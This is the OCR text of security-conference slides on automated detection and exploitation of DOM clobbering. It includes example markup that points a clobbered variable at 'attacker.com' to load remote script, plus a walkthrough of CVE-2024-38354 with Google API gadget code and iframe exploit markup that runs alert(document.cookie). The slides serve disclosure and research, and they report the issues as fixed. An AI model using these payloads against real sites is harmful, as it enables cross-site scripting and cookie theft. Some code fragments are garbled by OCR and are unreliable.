The DOMino Effect:

Automated Detection and Exploitation of DOM Clobbering Vulnerability at Scale

Zhengyu Liu & Jianjia Yu
SecLab @ Johns Hopkins Unierverity

Joint work with Theo (Ishmeal) Lee, Zifeng Kang, and Yinzhi Cao.

$ whoami

Zhengyu Liu @jackfromeast

- Web Security & Software Security
- PhD Student @ Johns Hopkins Universiy
- Web&Pwn Player @ TheHackersCrew
- 40+ CVEs with acknowledgement from Google, Microsoft, Meta, Hugging Face, Ant Group, etc.


Jianjia Yu @Suuuuuzy

- Web Security & Mobile Security
- PhD Student @ Johns Hopkins Universiy
- Distinguished Paper Award @ CCS ‘23 and S&P ‘25

$ outline

0x01 | Introduction to DOM Clobbering

How the Story Begins: The DOM Clobbering Feature




DOM APIs

```
<script>
document.querySelector('#x');
document.getElementById('x');
document.getElementsByTagName('div')[0];
document.evaluate('//*[@id="x"]', document, …)
</script>
```


Named Lookup on Window or DOM Tree

```
<script>
x, y
document.y
window.x, window.y
</script>
```

How the Story Begins: The DOM Clobbering ~~Feature~~ Vulnerability




Code-reuse Attack on the Web: DOM Clobbering




❶ Inject scriptless HTML elements to the web page

```
<a href="attacker.com" id="remote">test</a>
```

User Input Gone Wild in Modern Web Apps



Code-reuse Attack on the Web: DOM Clobbering




Dynamically loads additional JavaScript files from the host

JavaScript Code Snippets from the page

```
<script>
link = window.remote || "https://cdn.com"
link = link + "/js/hello.js"
script.src = link
</script>
```

Code-reuse Attack on the Web: DOM Clobbering



❶ Inject scriptless HTML elements to the web page

```
<a href="attacker.com" id="remote">test</a>
```


JavaScript Code Snippets from the page

Dynamically loads additional JavaScript files from the host


```
<script>
link = window.remote || "https://cdn.com"
link = link + "/js/hello.js"
script.src = link
</script>
```

Falls back to use default URL when window.remote is undefined


Code-reuse Attack on the Web: DOM Clobbering



Code-reuse Attack on the Web: DOM Clobbering




Code-reuse Attack on the Web: DOM Clobbering




0x02 | From Clobbering to Exploitation

Clobbering Techniques


- Which HTML markups can clobber which JavaScript targets?




Clobbering Techniques



- Which HTML markups can clobber which JavaScript targets?
  - *It's (DOM) Clobbering time*, Khodayari et al. (S&P '23) uncovered 31,432 distinct clobbering markups across five different techniques!



Source: It's (DOM) Clobbering Time: Attack Techniques, Prevalence, and Defenses by Khodayari et al. (S&P '23)



Clobbering Techniques

- Which HTML markups can clobber which JavaScript targets?
  - *It's (DOM) Clobbering time*, Khodayari et al. (S&P '23) uncovered 31,432 distinct clobbering markups across five different techniques!
  - But clobbering behavior is just the initial payload landing step :<


Clobbering Techniques

- Which HTML markups can clobber which JavaScript targets?
  - *It's (DOM) Clobbering time*, Khodayari et al. (S&P '23) uncovered 31,432 distinct clobbering markups across five different techniques!
  - But clobbering behavior is just the initial payload landing step :<
    - Full exploitation need gadgets and exploits.

      Can we automatically detect and exploit them in the wild? 


The Gap: From Clobbering to Exploitation


- Challenge One: Gadget Detection
  - Client-side JavaScript favors dynamic behaviors and has widespread use of aliased objects.




The Gap: From Clobbering to Exploitation

- **Challenge Two**: Exploit Generation
  - DOM Clobbering requires HTML markups that satisfy ***DOM constraints*** to lead attacker-controlled string to flow to the sinks





Motivating Example: CVE-2024-38354 - XSS via DOM Clobbering




HTML Injection


https://github.com/hackmdio/codimd/blob/develop/public/js/render.js#L23

```
// allow ifram tag with some safe attributes
whiteList.iframe = ['allowfullscreen', 'name',
'referrerpolicy', 'src', 'width', 'height']
```

https://hackmd.io



Motivating Example: CVE-2024-38354 - XSS via DOM Clobbering



DOM Clobbering Gadgets from **Google Client API library**

```
var e = document.scripts || document.getElementsByTagName("script") || [];
var d = [], f = [];

f.push.apply(f, window.___jsl["us"] || []); // f =
["https://apis.google.com/js/api.js"]

for (var h = 0; h < e.length; ++h) {
  for (var k = e[h], j = 0; j < f.length; ++j) {
    k.src && 0 == k.src.indexOf(f[j]) && d.push(k);
  }
}

for (e = 0; e < d.length; ++e) {
  d[e].getAttribute("gapi_processed") ||
    (d[e].setAttribute("gapi_processed", !0),
     (f = d[e]) ? h = f.nodeType,
     f = 3 == h || 4 == h ? f.nodeValue : f.textContent || "",
     f = Df(f),
     f && b.push(f));
}

Df = function(a) { new Function("return (" + a + "\n)"))();};
```

Motivating Example: CVE-2024-38354 - XSS via DOM Clobbering

Exploit HTML Markups

```
<iframe name=scripts
src=https://apis.google.com/js/api.js></iframe>
<iframe name=scripts
src=https://apis.google.com/js/api.js>alert(doc
ument.cookie)</iframe>
```

DOM Clobbering Gadgets from Google Client API library

```
var e = document.scripts || document.getElementsByTagName("script") || [];
var d = [], f = [];

f.push.apply(f, window.___jsl["us"] || []); // f =
["https://apis.google.com/js/api.js"]

for (var h = 0; h < e.length; ++h) {
  for (var k = e[h], j = 0; j < f.length; ++j) {
    k.src && 0 == k.src.indexOf(f[j]) && d.push(k);
  }
}

for (e = 0; e < d.length; ++e) {
  d[e].getAttribute("gapi_processed") ||
    (d[e].setAttribute("gapi_processed", !0),
     (f = d[e]) ? h = f.nodeType,
     f = 3 == h || 4 == h ? f.nodeValue : f.textContent || "",
     f = Df(f),
     f && b.push(f));
}

Df = function(a) { new Function("return (" + a + "\n)"))();};
```

alert(document.cookie)

Motivating Example: CVE-2024-38354 - XSS via DOM Clobbering

Exploit HTML Markups

```
<iframe name=scripts
src=https://apis.google.com/js/api.js></iframe>
<iframe name=scripts
src=https://apis.google.com/js/api.js>alert(doc
ument.cookie)</iframe>
```

Both the HTML Injection and the DOM Clobbering gadget have been fixed by HackMD.io and Google, respectively.

DOM Clobbering Gadgets from Google Client API library

```
var e = document.scripts || document.getElementsByTagName("script") || [];
var d = [], f = [];

f.push.apply(f, window.___jsl["us"] || []); // f =
["https://apis.google.com/js/api.js"]

for (var h = 0; h < e.length; ++h) {
  for (var k = e[h], j = 0; j < f.length; ++j) {
                                indexOf(f[j]) && d.push(k);



                                ++e) {
                                _processed") ||
    (d[e].setAtt                "gapi_processed", !0),
     (f = d[e]) ?               f.nodeType,
     f = 3 == h || 4 == h ? f.nodeValue : f.textContent || "",
     f = Df(f),
     f && b.push(f));
}

Df = function(a) { new Function("return (" + a + "\n)"))();};
```

alert(document.cookie)

Motivating Example: CVE-2024-38354 - XSS via DOM Clobbering

Why TheThing[1] failed:

1. (Gadget Detection) Dynamic features and complex conditional expressions

DOM Clobbering Gadgets from Google Client API library

```
var e = document.scripts || document.getElementsByTagName("script") || [];
var d = [], f = [];

f.push.apply(f, window.___jsl["us"] || []); // f =
["https://apis.google.com/js/api.js"]

for (var h = 0; h
  for (var k = e[h
    k.src && 0 ==
  }
}

for (e = 0; e < d.length; ++e) {
  d[e].getAttribute("gapi_processed") ||
